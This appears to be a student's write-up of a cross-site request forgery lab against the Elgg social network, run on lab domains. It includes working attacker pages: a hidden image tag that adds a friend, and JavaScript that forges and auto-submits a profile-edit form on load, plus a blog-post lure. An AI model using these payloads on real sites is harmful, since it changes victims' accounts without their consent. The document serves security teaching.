Task 1: Observing HTTP Request

HTTP GET request

Parameters: v=4.6.3

HTTP POST request

When Boby is saving his profile on http://www.xsslabelgg.com, one of the HTTP POST requests captured by HTTP Header Live is as follows:

Parameters:


- __elgg_token=tZ19ppSvjZAE2oKq6JhhYw
- __elgg_ts=1617528189
- name=Boby
- description=<p>hey</p>
- accesslevel[description]=2
- briefdescription=
- accesslevel[briefdescription]=2
- location=
- accesslevel[location]=`2
- interests=
- accesslevel[interests]=2
- skills=
- accesslevel[skills]=2
- contactemail=
- accesslevel[contactemail]=2
- phone=
- accesslevel[phone]=2
- mobile=
- accesslevel[mobile]=2
- website=
- accesslevel[website]=2
- twitter=
- accesslevel[twitter]=2
- guid=45

Task 2: CSRF Attack using GET Request

The link required to send the HTTP GET request when adding Boby as a friend can be extracted: `http://www.csrflabelgg.com/action/friends/add?friend=43`. To get Alice's browser to send this GET request, the following code is added to `/var/www/CSRF/Attacker/index.html`:

```
<!DOCTYPE html>
<html>
<head>
     <title>ADD FRIENDS!!!</title>
</head>
<body>
<h1>Forcefully Added Friend</h1>
<img src="http://www.csrflabelgg.com/action/friends/add?friend=43"
alt="image" width="5" height="5">
</body>
</html>
```

Now Boby creates a blog post where he inserts an anchor tag which contains the link to the attacker page.The post will look like this:


Edit blog post: "My Trip To Las Vegas" : CSRF Lab Site - Mozilla Firefox

www.csrflabelgg.com/blog/edit/50

Blogs > My Trip To Las Vegas

Edit blog post: "My Trip To Las Vegas"

Title: My Trip To Las Vegas

Excerpt:


Body:

```
<p><a href="http://www.csrflabattacker.com/">All beautiful memories of my trip</a></p>
```

Tags:

Comments: On

When Alice visits Boby’s profile, Alice is tempted to see Boby’s blog post in detail, so she clicks the link. As she is redirected to the page `http://www.csrflabattacker.com`, alice automatically becomes friends with Boby



Latest activity


Alice is now a friend with Boby *2 minutes ago*

Task 3: CSRF Attack using POST Request

The link required to send the HTTP POST request when Alice’s profile content can be extracted: `http://www.csrflabelgg.com/action/profile/edit`. To get Alice’s browser to send this POST request, the following code is added to `/var/www/CSRF/Attacker/index.html`:

```
<!DOCTYPE html>
<html>
<head>
      <title>MODIFY PROFILE!!!</title>
</head>
<body>
       <script type="text/javascript">
        function forge_post() {
            var fields;
            fields += "<input type='hidden' name='name' value='Alice'>";
            fields += "<input type='hidden' name='briefdescription'
value='Boby is my Hero'>";
            fields += "<input type='hidden'
name='accesslevel[briefdescription]'value='2'>";
            fields += "<input type='hidden' name='guid' value='42'>";
            // Create a <form> element.
            var p = document.createElement("form");

            // Construct the form
            p.action = "http://www.csrflabelgg.com/action/profile/edit";
            p.innerHTML = fields;
```



```
            p.method = "post";

            // Append the form to the current page.
            document.body.appendChild(p);
            // Submit the form
            p.submit();
        }
        // Invoke forge_post() after the page is loaded.
        window.onload = function() { forge_post();}
      </script>

</body>
</html>
```

Now Boby creates a blog post where he inserts an anchor tag which contains the link to the attacker page.When Alice visits Boby's profile, Alice is tempted to see Boby's blog post in detail, so she clicks the link. As she is redirected to the page http://www.csrflabattacker.com, alice's description changes from "HI I AM ALICE" to "Boby is my hero"